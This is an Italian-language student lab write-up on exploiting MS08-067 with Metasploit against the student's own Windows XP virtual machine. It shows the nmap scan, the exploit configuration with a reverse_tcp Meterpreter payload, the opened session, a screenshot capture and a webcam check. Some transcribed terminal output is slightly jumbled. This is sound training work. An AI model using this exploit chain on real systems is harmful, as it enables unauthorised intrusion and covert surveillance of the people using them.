

# Week 7 Lesson 3

## Traccia

**Hacking MS08-067** Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

## Introduzione


Questo report documenta l'esecuzione di un'operazione di hacking volta a ottenere una sessione di Meterpreter su un sistema Windows XP sfruttando la vulnerabilità MS08-067. La traccia richiede inoltre il recupero di uno screenshot tramite la sessione Meterpreter e, opionalmente, l'individuazione della presenza di webcam sulla macchina target.

## Contesto e Obiettivo dell'Esercizio

Ho condotto l'operazione per dimostrare la vulnerabilità del sistema Windows XP attraverso l'exploit della vulnerabilità MS08-067.

## Configurazione e Connettività

Prima di avviare l'attacco, ho impostato l'indirizzo IP di Windows XP su "192.168.1.50", mantenendo quello di Kali Linux su "192.168.1.25". Successivamente, ho attivato la condivisione di rete su Windows attraverso il wizard di rete, abilitando anche la stampante ed ho eseguito un ping dalla macchina Kali verso Windows per verificarne la comunicazione.



```
C:\> Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):

    Suffisso DNS specifico per connessione:
    Indirizzo IP. . . . . : 192.168.1.50
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1

C:\Documents and Settings\Administrator>_
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.1.50  
PING 192.168.1.50 (192.168.1.50) 56(84) bytes of data.  
64 bytes from 192.168.1.50: icmp_seq=1 ttl=128 time=1.21 ms  
64 bytes from 192.168.1.50: icmp_seq=2 ttl=128 time=1.27 ms  
64 bytes from 192.168.1.50: icmp_seq=3 ttl=128 time=1.47 ms  
^C  
--- 192.168.1.50 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2002ms  
rtt min/avg/max/mdev = 1.213/1.318/1.468/0.108 ms  
2809/tcp closed:ncalapa  
(kali@kali)-[~] 7:46:31:FS (Oracle VirtualBox virtual NIC)  
$ nmap -sV 192.168.1.50  
nmap: Info: OS: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
Service detection performed. Please report any incorrect results at https://nmap.org  
/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 24.67 seconds  
(kali@kali)-[~]  
$
```

### Scansione del Sistema Target

Dopo aver acquisito informazioni sulla vulnerabilità MS08-067, ho eseguito una scansione del sistema Windows XP con Nmap. La scansione con il comando "-sV" ha confermato l'apertura delle porte 139 e 445, evidenziando la vulnerabilità del sistema.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sV 192.168.1.50  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 09:44 CET  
Nmap scan report for 192.168.1.50  
Host is up (0.0013s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds  
2869/tcp  closed iclslap  
MAC Address: 08:00:27:A6:31:F5 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.67 seconds  
  
(kali@kali)-[~]  
$
```

### **Utilizzo di Metasploit per l'Exploit**

Avviata la console Metasploit con "msfconsole", ho cercato l'exploit per MS08-067. Trovato l'exploit corretto, ho configurato il parametro necessario, in particolare "RHOSTS" con l'indirizzo di Windows XP. L'exploit è stato lanciato con successo tramite il comando "exploit", ottenendo una sessione Meterpreter.

```
kali@kali: ~  
File Actions Edit View Help  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
searchmsf6 >  
msf6 > search MS08-067  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi  
  
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS      
yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description
```

```
kali@kali: ~  
File Actions Edit View Help  
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS  
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS  
RHOSTS =>  
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.50  
RHOSTS => 192.168.1.50  
msf6 exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|


```

```
kali@kali: ~  
File Actions Edit View Help  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS    192.168.1.50    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     445              yes       The SMB service port (TCP)  
SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)  
LPORT     4444             yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic Targeting  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.50:445 - Automatically detecting the target ...  
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian  
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)  
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability ...
```

### ***Recupero dello Screenshot tramite Meterpreter***

Una volta ottenuta la sessione, ho eseguito uno screenshot del desktop di Windows XP attraverso il comando "screenshot" da Msfconsole. L'immagine acquisita è stata salvata su Kali Linux.



```
kali@kali: ~  
File Actions Edit View Help  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.50:445 - Automatically detecting the target...  
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian  
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)  
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (176198 bytes) to 192.168.1.50  
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.50:1032) at 2024-03-06 10:04:56 +0100  
  
meterpreter > screenshot  
Screenshot saved to: /home/kali/kb0gBZNH.jpeg  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```

### ***Indagine sulla Presenza di Webcam (Opzionale)***

Come richiesto in maniera opzionale, ho eseguito una scansione delle webcam presenti sulla macchina Windows XP. Il comando "webcam\_list" ha confermato l'assenza di webcam.

### ***Conclusioni***

L'operazione di hacking ha avuto successo, dimostrando la vulnerabilità del sistema Windows XP tramite l'exploit MS08-067. La sessione Meterpreter ha consentito il recupero dello screenshot richiesto. L'indagine sulla presenza di webcam è stata eseguita come opzione, rilevando l'assenza di dispositivi di questo tipo.

### ***Chiusura dell'Operazione***

Ho concluso l'operazione su Msfconsole in sicurezza utilizzando il comando "exit", garantendo la fine dell'attacco in modo controllato.

Questo report integra i passaggi che ho eseguito durante l'operazione di hacking, evidenziando il successo nell'ottenere una sessione Meterpreter su Windows XP attraverso la vulnerabilità MS08-067.